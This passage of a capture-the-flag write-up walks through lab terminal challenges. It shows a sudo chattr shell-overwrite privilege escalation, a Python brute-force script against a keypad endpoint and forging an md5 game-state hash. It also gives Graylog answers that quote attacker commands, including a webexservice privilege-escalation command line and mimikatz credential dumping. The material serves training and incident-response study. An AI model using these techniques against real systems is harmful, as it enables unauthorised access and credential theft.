PS /etc/systemd/system/timers.target.wants> Select-String -Path ./EventLog.xml -Pattern "gas"
EventLog.xml:68892:      <S
N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"$correct_gases_postbody
=@{`n O=6`n H=7`n He=3`n N=4`n Ne=22`n Ar=11`n Xe=10`n F=20`n Kr=8`n
Rn=9`n}`n"</S>
```


3.4.3.5 Re-activating the Laser

Correct series of commands to re-activate the laser are below. Outputs from commands are removed due to relevance. Laser had to be turned off and on once correct values were entered – important troubleshooting step in any workflow.

```
PS /home/elf> (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
PS /home/elf> (Invoke-WebRequest http://127.0.0.1:1225/api/refraction?val=1.867).RawContent
PS /home/elf> (Invoke-WebRequest http://127.0.0.1:1225/api/temperature?val=-33.5).RawContent
PS /home/elf> (Invoke-WebRequest http://127.0.0.1:1225/api/gas -
Body{O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9} -Method
'POST').RawContent
PS /home/elf> (Invoke-WebRequest http://127.0.0.1:1225/api/off).RawContent
PS /home/elf> (Invoke-WebRequest http://127.0.0.1:1225/api/on).RawContent
```

3.4.4 Terminal Closeout

Returning to Sparkle Redberry after completing the challenge triggers the below dialogue.

```
You got it - three cheers for cheer!
For objective 5, have you taken a look at our Zeek logs?
Something's gone wrong. But I hear someone named Rita can help us.
Can you and she figure out what happened?
```

Sparkle then provides a hint that relates to Objective 5 (Network Log Analysis: Determine Compromised System) <https://www.activecountermeasures.com/free-tools/rita/>

3.5 Nyanshell

3.5.1 Terminal Brief

The Nyanshell terminal is found in the Speaker UNpreparedness. Dialogue from Alabaster Snowball is below.

```
Welcome to the Speaker UNpreparedness Room!  
My name's Alabaster Snowball and I could use a hand.  
I'm trying to log into this terminal, but something's gone horribly wrong.  
Every time I try to log in, I get accosted with ... a hatted cat and a toaster pastry?  
I thought my shell was Bash, not flying feline.  
When I try to overwrite it with something else, I get permission errors.  
Have you heard any chatter about immutable files? And what is sudo -l telling me?
```

Two follow-up hints were given by Alabaster:

- *On Linux, a user's shell is determined by the contents of /etc/passwd*
- *sudo -l says I can run a command as root. What does it do?*

3.5.2 Terminal Story Elements

No noticeable story elements recorded for this terminal.

3.5.3 Terminal Solution

Initial login screen to the terminal is shown below:



```
nyancat, nyancat  
I love that nyancat!  
My shell's stuffed inside one  
Whatcha' think about that?  
  
Sadly now, the day's gone  
Things to do! Without one...  
I'll miss that nyancat  
Run commands, win, and done!  
  
Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.  
  
Target Credentials:  
  
username: alabaster_snowball  
password: Password2  
elf@cdc0b3dba912:~$
```

From a basic check user elf can run command chattr as root with no password, user alabaster_snowball has their shell to set to /bin/nsh

```
elf@842a681adb6f:~$ sudo -l
Matching Defaults entries for elf on 842a681adb6f:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on 842a681adb6f:
  (root) NOPASSWD: /usr/bin/chattr
elf@842a681adb6f:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000:~/home/elf:/bin/bash
alabaster_snowball:x:1001:1001:~/home/alabaster_snowball:/bin/nsh
elf@842a681adb6f:~$
```

/bin/nsh is world writeable but set to be immutable

```
elf@842a681adb6f:~$ ls -al /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
elf@842a681adb6f:~$ lsattr /bin/nsh
----i-----e---- /bin/nsh
```

Use the sudo privileges to remove the immutable flag then overwrite the file with a basic shell script to trigger bash. Swapping to the user via su then completes the challenge

```
elf@842a681adb6f:~$ sudo chattr -i /bin/nsh
elf@842a681adb6f:~$ echo '#!/bin/bash' > /bin/nsh
elf@842a681adb6f:~$ echo '/bin/bash' >> /bin/nsh
elf@842a681adb6f:~$ su alabaster_snowball
Password:
Loading, please wait.....

You did it! Congratulations!

alabaster_snowball@842a681adb6f:/home/elf$
```

3.5.4 Terminal Closeout

Returning to Sugarplum Mary after completing the challenge triggers the below dialogue.

*Who would do such a thing?? Well, it IS a good looking cat.
Have you heard about the Frido Sleigh contest?
There are some serious prizes up for grabs.
The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.
I heard there was a talk at KCIJ about using machine learning to defeat challenges like this.
I don't think anything could ever beat an elf though!*


Sugarplum then provides a hint that relates to Objective 8 (Bypassing the Frido Sleigh CAPTEHA)

https://youtu.be/jmVPLwjm_zs

3.6 Frosty Keypad

3.6.1 Terminal Brief

The Frosty Keypad is found at the entrance to the Dormitory. Dialogue from Tangle Coalbox is below. The challenge needs to be solved to gain access to the Dormitories.




3.6.2 Terminal Story Elements

No noticeable story elements recorded for this terminal.

3.6.3 Terminal Solution

Looking at the keypad it's obvious the digits pressed are 7, 3 & 1. These are discoloured more heavily than the other buttons.



Based on the clues the code is a four digit number (it involves the digits 7, 3 & 1 with one digit repeated once) & it's a prime number

Review of the page source reveals the keypad is being served from a site at <https://keypad.elfu.org>. Codes are being checked via sending a HTTP GET request to /checkpass.php. Code to check is sent via the parameter i. Additional parameters are passed to match up with the player. Additional parameters are not required to confirm if a code is valid.

```
root@Kali-HackerOne:~# curl https://keypad.elfu.org/checkpass.php?id=7231
{"success":false,"message":"Invalid Code!"}
```

Simple Python3 script was developed to determine the correct code:

```
import requests
from itertools import permutations
from math import sqrt

keypad_url = "https://keypad.elfu.org/checkpass.php"

def is_prime(x):
    if x < 2:
        return False
    for i in range(2, int(sqrt(x)) + 1):
        if x % i == 0:
            return False
    return True

def has_sequential_elements(x):
    elements = list(x)
    counter = range(len(elements)-1)
    for x in counter:
        if elements[x] == elements[x+1]:
            return True
    return False

def generate_codes(values):
    generated_codes = []
    perms = list(permutations(values))
    for perm in perms:
        try:
            newcode = ''.join(perm)
            if is_prime(int(newcode)) and has_sequential_elements(newcode):
                generated_codes.append(newcode)
        except ValueError:
            print("Non-numeric code detected - {}".format(perm))
    return generated_codes

def remove_duplicate_codes(codelist):
    unique_codes = []
    for code in codelist:
        if code not in unique_codes:
            unique_codes.append(code)
    return unique_codes

codes = []
codes.extend(generate_codes("1137"))
```

```
codes.extend(generate_codes("1337"))
codes.extend(generate_codes("1377"))
codes = remove_duplicate_codes(codes)
print(codes)

for code in codes:
    parameters = {'i' : code, 'resourceId' : 'undefined'}
    response = requests.get(keypad_url, params=parameters)
    if bool(response.json()["success"]):
        print("Code is {}".format(code))
```

After running the script three candidate codes are determined, after checking each of them the correct code is confirmed as 7331.

```
['1733', '3371', '7331']
Code is 7331
```

3.6.4 Terminal Closeout

Returning to Tangle Coalbox after completing the challenge triggers the below dialogue.

```
Yep, that's it. Thanks for the assist, gumshoe.
Hey, if you think you can help with another problem, Prof. Banas could use a hand too.
Head west to the other side of the quad into Hermey Hall and find him in the Laboratory.
```

No follow-up hint URLs are provided. Follow-up dialogue directs the player to speak with Professor Banas in the Laboratory.

3.7 Holiday Hack Trail

3.7.1 Terminal Brief

The Holiday Hack Trail terminal is found inside the Dormitory in front of the elf rooms. Dialogue from Minty Candycane is below.

```
Hi! I'm Minty Candycane!
I just LOVE this old game!
I found it on a 5 1/4" floppy in the attic.
You should give it a go!
If you get stuck at all, check out this year's talks.
One is about web application penetration testing.
Good luck, and don't get dysentery!
```

Initial hint from Minty Candycane is to look at the KringleCon talk at <https://youtu.be/OT6-DQtzCgM>

3.7.2 Terminal Story Elements


No noticeable story elements recorded for this terminal.

3.7.3 Terminal Solution

Terminal can be attempted at three different difficulty levels. Goal of the game is making it to the North Pole by 25th December. Solution for each are below.

3.7.3.1 Easy Difficulty

On easy difficulty each of the game values are stored in the URL bar. Winning the game requires setting the distance value to 8000.




After changing distance in the URL bar to 8000 and hitting go the game is won.



3.7.3.2 Medium Difficulty

On medium difficulty the game values are no longer accessible via the URL bar.



Inspecting the page source using browser development tools shows the game values are still stored on the client side.

```

▼ <div id="statusContainer">
  <input type="hidden" name="difficulty" class="difficulty" value="1">
  <input type="hidden" name="money" class="difficulty" value="3000">
  <input type="hidden" name="distance" class="distance" value="0">
  <input type="hidden" name="curmonth" class="difficulty" value="8">
  <input type="hidden" name="curday" class="difficulty" value="1">
  <input type="hidden" name="name0" class="name0" value="Evie">
  <input type="hidden" name="health0" class="health0" value="100">
  <input type="hidden" name="health1" class="health0" value="0">

```

Editing the value for distance to be 8000 and clicking go wins the game again.



3.7.3.3 Hard Difficulty

Review of hard difficulty initially looks similar to medium. Attempting to manipulate the distance variable directly gives an error message:

```
Sorry, something's just not right about your status: badHash
You have fallen off the trail™
```

Reviewing the page source shows a new value 'hash'. This looks to act as an integrity check to stop people from fiddling with the parameters.

```
<input type="hidden" name="meds" class="meds" value="2">
<input type="hidden" name="food" class="food" value="100">
<input type="hidden" name="hash" class="hash" value="
"bc573864331a9e42e4511de6f678aa83">
</div>
```

Cracking the value confirms it to be a md5 hash of 1626. Reviewing the video provided via the hint shows the solution.

```
def hashStatus(status):
    if debuggin: print(f'{0V}--(inspect.currentframe().f_code.co_name) with status of {status}')
    try:
        hashvalue = status["Money"] + status["Distance"] + status["Day"] + status["Month"]
        hashvalue += status["Reindeer"] + status["Runners"] + status["Ammo"] + status["Miles"]
        return ("Success":True, "Hash":md5it(str(hashvalue)))
    except Exception as e:
        print(e)
```

The server adds several game values together and then calculates the md5 hash. If the submitted hash does not match the calculated the game errors out. Given the initial hash is based on 1626 and instance distance is 0, md5 hash of 9626 (8000 plus starting value) is used - 649d45bf179296e31731adfd4df25588. After setting distance again to 8000 and clicking go the game is won.

```
YOUR PARTY HAS SUCCEEDED!
EMMANUEL IS READY TO JINGLE BELL ROCK!
JOSHUA IS HAVING THE BEST CHRISTMAS EVER!
DOP IS HAVING THE BEST CHRISTMAS EVER!
CHRIS IS JOYFUL!
DATE COMPLETED: 2 SEPTEMBER
REINDEER REMAINING: 2
MONEY REMAINING: 1500

SCORING:
4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
1500 MONEY LEFT X 1 = 1500 POINTS
JOURNEY COMPLETED ON 2 SEPTEMBER: 114 DAYS
BEFORE CHRISTMAS X 50 = 5700 POINTS
TOTAL SCORE: (4000 + 800 + 1500 + 5700) X 8
HARD MULTIPLIER = 96000!
VERIFICATION HASH:
57EC46350CE608D09881127DD6D102CFB

PLAY AGAIN?
```

3.7.4 Terminal Closeout

Returning to Minty Candcane after completing the challenge triggers the below dialogue.

*You made it - congrats!
Have you played with the key grinder in my room? Check it out!
It turns out: if you have a good image of a key, you can physically copy it.
Maybe you'll see someone hopping around with a key here on campus.
Sometimes you can find it in the Network tab of the browser console.
Deviant has a great talk on it at this year's Con.
He even has a collection of key biting templates for common vendors like Kwikset, Schlage, and Yale.*

Minty then provides two hints that relate to Objective 7 (Get Access To The Steam Tunnels).

<https://youtu.be/KU6FJnbkeLA> & <https://github.com/deviantollam/decoding>

3.8 Mongo Pilfer

3.8.1 Terminal Brief

The MongoDB Pilfer terminal is found at the Netwars room. Dialogue from Holly Evergreen is below

```
Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution.  
Without access to the answer, none of our quizzes will get graded.  
Can we help get back in to find that solution?  
I tried lsof -i, but that tool doesn't seem to be installed.  
I think there's a tool like ps that'll help too. What are the flags I need?  
Either way, you'll need to know a teensy bit of Mongo once you're in.  
Pretty please find us the solution to the quiz!
```

Hint given was

<https://docs.mongodb.com/manual/reference/command/listDatabases/#dbcmd.listDatabases>

3.8.2 Terminal Story Elements

No noticeable story elements recorded for this terminal.

3.8.3 Terminal Solution

Challenge is based on MongoDB. Trying to run the MongoDB shows the server is not running on the default port.

```
Find the solution hidden in the MongoDB on this system.  
  
elf@1adbbfc81419:~$ mongo  
MongoDB shell version v3.6.3  
connecting to: mongodb://127.0.0.1:27017  
2019-12-22T05:02:36.906+0000 W NETWORK [thread1] Failed to connect to 127.0.0.1:27017, in(checkin  
g socket for error after poll), reason: Connection refused  
2019-12-22T05:02:36.906+0000 E QUERY [thread1] Error: couldn't connect to server 127.0.0.1:2701  
7, connection attempt failed :  
connect@src/mongo/shell/mongo.js:251:13  
@(connect):1:6  
exception: connect failed  
  
Hmm... what if Mongo isn't running on the default port?
```

Looking at listening services the one on port 12121 stands out. Connecting to it shows it is the MongoDB server.

```
elf@1adbbfc81419:~$ netstat -ato
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 localhost:12121         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 localhost:44352         localhost:12121        TIME_WAIT   timewait (48.05/0/0)
elf@1adbbfc81419:~$ mongo 127.0.0.1:12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/test
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-22T05:02:34.235+0000 I CONTROL [initandlisten]
2019-12-22T05:02:34.235+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled
for the database.
2019-12-22T05:02:34.235+0000 I CONTROL [initandlisten] **           Read and write access to data
and configuration is unrestricted.
2019-12-22T05:02:34.235+0000 I CONTROL [initandlisten]
2019-12-22T05:02:34.236+0000 I CONTROL [initandlisten]
2019-12-22T05:02:34.236+0000 I CONTROL [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hug
epage/enabled is 'always'.
2019-12-22T05:02:34.236+0000 I CONTROL [initandlisten] **           We suggest setting it to 'never'
2019-12-22T05:02:34.236+0000 I CONTROL [initandlisten]
> show dbs
```

Reviewing available databases shows us an elfu one with a collection named solution

```
> show dbs
admin 0.000GB
elfu  0.000GB
local 0.000GB
test  0.000GB
> use elfu
switched to db elfu
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> █
```

Having a look at the solutions collection gives us a nudge to the end:

```
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();displaySolution(); **" }
> db.loadServerScripts();displaySolution();█
```



3.8.4 Terminal Closeout

Returning to Holly Evergreen after completing the challenge triggers the below dialogue.

*Woohoo! Fantabulous! I'll be the coolest elf in class.
On a completely unrelated note, digital rights management can bring a hacking elf down.
That ElfScrow one can really be a hassle.
It's a good thing Ron Bowes is giving a talk on reverse engineering!
That guy knows how to rip a thing apart. It's like he breathes opcodes!*

Holly then provides a hint that relates to Objective 10 (Recover the Cleartext Document)

<https://youtu.be/obJdpKDFBA>

3.9 Graylog

3.9.1 Terminal Brief

The Holiday Hack Trail terminal is found inside the Dormitory in the main area. Dialogue from Pepper Minstix is below.

*It's me - Pepper Minstix.
Normally I'm jollier, but this Graylog has me a bit mystified.
Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala.
Some Elf U computers were hacked, and I've been tasked with performing incident response.
Can you help me fill out the incident response report using our instance of Graylog?
It's probably helpful if you know a few things about Graylog.
Event IDs and Sysmon are important too. Have you spent time with those?
Don't worry - I'm sure you can figure this all out for me!
Click on the All messages Link to access the Graylog search interface!
Make sure you are searching in all messages!
The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner.
Login with the username elfustudent and password elfustudent.*

Initial hint from Pepper Minstix is to look at <http://docs.graylog.org/en/3.1/pages/queries.html> and to read about (Events and Sysmon). Remaining hints for the challenge are in the initial dialogue.

3.9.2 Terminal Story Elements

No noticeable story elements recorded for this terminal.

3.9.3 Terminal Solution

Solving the terminal requires answering ten questions. Introduction to the questions is 'Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.'

Answers to each of the ten questions is below:

3.9.3.1 Question One

Question - What is the full-path + filename of the first malicious file downloaded by Minty?

Search used – UserAccount:minty AND EventID:2 AND TargetFilename:/.+\.exe/

Answer Rationale – Based on the question Minty (UserAccount:minty) downloaded a new file (EventID:2 – new file was created). Given it was a malicious file it likely had an extension of .exe (TargetFilename:/.+\.exe/). If this wasn't found alternatives would be checked.

Answer - C:\Users\minty\Downloads\cookie_recipe.exe

3.9.3.2 Question Two

Question - The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Search used - UserAccount:minty AND EventID:3 AND
ProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"

Answer Rationale – Username and file being executed are both known (UserAccount:minty & ProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"). Sysmon event ids of 3 will show new network connections.

Answer - 192.168.247.175:4444

3.9.3.3 Question Three

Question - What was the first command executed by the attacker? (answer is a single word)

Search Used – UserAccount:minty AND EventID:1 AND
ParentProcessImage:C:\\Users\\minty\\Downloads\\cookie_recipe.exe

Answer Rationale – User account and process is already known (UserAccount:minty & ParentProcessImage:C:\\Users\\minty\\Downloads\\cookie_recipe.exe). Based on the question a new command was run so new process was spawned. This means the malicious file would be the ParentProcessImage and a sysmon event id of 1 (new process) is required.

Output then needs to be sorted by time to find the first command. String identified is 'C:\\Windows\\system32\\cmd.exe /c "whoami"'. A malicious file would run a command similar to this first to see what privileges it had.

Answer - whoami

3.9.3.4 Question Four

Question – What is the one-word service name the attacker used to escalate privileges?

Search Used - UserAccount=minty AND EventID:1 AND
ParentProcessImage:C:\\Users\\minty\\Downloads\\cookie_recipe.exe

Answer Rationale – New processes spawned by malicious file were reviewed. This identified the below command line argument. The malicious program spawned an instance of webexservice to exploit vulnerability CVE-2018-15442 (<https://www.secureauth.com/labs/advisories/cisco-webex-meetings-elevation-privilege-vulnerability>)

C:\\Windows\\system32\\cmd.exe /c "cmd.exe /c sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\\Users\\minty\\Downloads\\cookie_recipe2.exe" "

Answer - webexservice

3.9.3.5 Question Five

Question – What is the file-path + filename of the binary ran by the attacker to dump credentials?

Search Used – UserAccount=minty AND EventID:1 AND ParentProcessImage:C:\Users\minty\Downloads\cookie_recipe2.exe

Answer Rationale – Processes spawned by the revised binary file were reviewed. This identified an instance of mimikatz being downloaded and saved as c:\cookie.exe. From a review of processes initial attempt at downloading mimikatz appears to have failed. Saving it as c:\cookie.exe appears to bypass a content filter.

```
C:\Windows\system32\cmd.exe /c "C:\cookie.exe "privilege::debug" "sekurlsa::logonpasswords" exit"
```

Answer - C:\cookie.exe

3.9.3.6 Question Six

Question - The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Search Used - EventID:4624 AND SourceNetworkAddress:192.168.247.175

Answer Rationale – The malicious file initially connected back to 192.168.247.175 (question # 2). Searching for connections from this source address and new Windows login events (EventID 4624) showed the attacker login.

Answer – alabaster

3.9.3.7 Question Seven

Question – What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Search Used – EventID:4624 AND LogonType:10

Answer Rationale – Successful remote desktop connections can be identified by searching for Event ID 4624 (successful login) and LogonType 10 (RemoteInteractive).

Answer - 06:04:28

3.9.3.8 Question Eight

Question – The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection? (submit in that order as csv)

Search Used – EventID:4624 AND SourceHostName:ELFU-RES-WKS2

Answer Rationale – Based on earlier questions attacker is understood to be connecting from SourceHostName of ELFU-RES-WKS2. Searching for this and a successful logon (EventID 4624) shows the attacker connection to elfu-res-wks3. LogonType of 3 indicates this is a Network login (i.e. connection to a shared folder).

Answer - elfu-res-wks2,elfu-res-wks3,3

3.9.3.9 Question Nine

Question - What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Search Used - EventID:2 AND NOT TargetFilename:/.+AppData.+ / AND source:elfu-res-wks2

Answer Rationale – Attacker is understood to be using elfu-res-wks2 (source:elfu-res-wks2) and creating a new file (EventID:2). Filtering out file creations in the AppData folder shows the answer.

Answer - C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

3.9.3.10 Question Ten

Question – What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

Search Used – Two searches were used to solve this question:

- source:elfu-res-wks2 AND "super_secret_elfu_research.pdf"
- source:elfu-res-wks2 AND EventID:3 AND DestinationHostname:pastebin.com

Answer Rationale – Two searches were required to determine the answer. The first search identifies the events associated with the document being exfiltrated. The second search identifies the IP address being connected to.

Answer - 104.22.3.84

3.9.4 Terminal Closeout

Returning to Pepper Minstix after completing the challenge triggers the below dialogue.

*That's it - hooray!
Have you had any luck retrieving scraps of paper from the Elf U server?
You might want to look into SQL injection techniques.
OWASP is always a good resource for web attacks.
For blind SQLi, I've heard Sqlmap is a great tool.
In certain circumstances though, you need custom tamper scripts to get things going!*

Hints received from Pepper Minstix are https://www.owasp.org/index.php/SQL_Injection & <https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win>. Hints relate to Objective 9 (Retrieve Scraps of Paper from server)

3.10 Zeek JSON

3.10.1 Terminal Brief

The Zeek JSON terminal is found at the Sleigh Workshop. Access to this room is only available after solving Objective 11 (Open the Sleigh Shop Door). Dialogue from Wunorse Openslae is below

*Wunorse Openslae here, just looking at some Zeek logs.
I'm pretty sure one of these connections is a malicious C2 channel...
Do you think you could take a look?
I hear a lot of C2 channels have very long connection times.
Please use jq to find the longest connection in this data set.
We have to kick out any and all grinchy activity!*

Hint given was to go here <https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2>.

3.10.2 Terminal Story Elements

No noticeable story elements recorded for this terminal.

3.10.3 Terminal Solution

Question is 'Identify the destination IP address with the longest connection duration using the supplied Zeek logfile. Run runtoanswer to submit your answer.'

Running the following command determines the connection with the longest duration: `cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'`

```
elf@ef92926d6ff2:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5Wwd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
elf@ef92926d6ff2:~$ run
run-parts runcon runtoanswer runuser
elf@ef92926d6ff2:~$ runtoanswer
Loading, please wait.....

What is the destination IP address with the longest connection duration? 13.107.21.200

Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@ef92926d6ff2:~$
```

3.10.4 Terminal Closeout

Returning to Wunorse Openslae after completing the challenge triggers the below dialogue.

That's got to be the one - thanks!
Hey, you know what? We've got a crisis here.
You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!
I'm so flummoxed I can't even remember how to login!
Hmm... Maybe the Zeek http.log could help us.
I worry about LFI, XSS, and SQLi in the Zeek log - oh my!
And I'd be shocked if there weren't some shell stuff in there too.
I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.
If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.
The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.
Try not to block many legitimate weather station IPs as that could also cause route calculation failure.
Remember, when looking at JSON data, jq is the tool for you!

No follow-up URL hints were given by Wunorse. Details provided in the follow-up dialogue related to Objective 12 (Filter Out Poisoned sources of weather data).

Appendix A Domains Seen

ELFU domains seen during the event are below:

- <https://studentportal.elfu.org/>
- <https://crate.elfu.org/>
- <https://srf.elfu.org/>
- <https://splunk.elfu.org/>
- <https://downloads.elfu.org/>
- <https://fridosleigh.com/>
- stoq.elfu.org ← seen during Splunk Objective, resolving the domain fails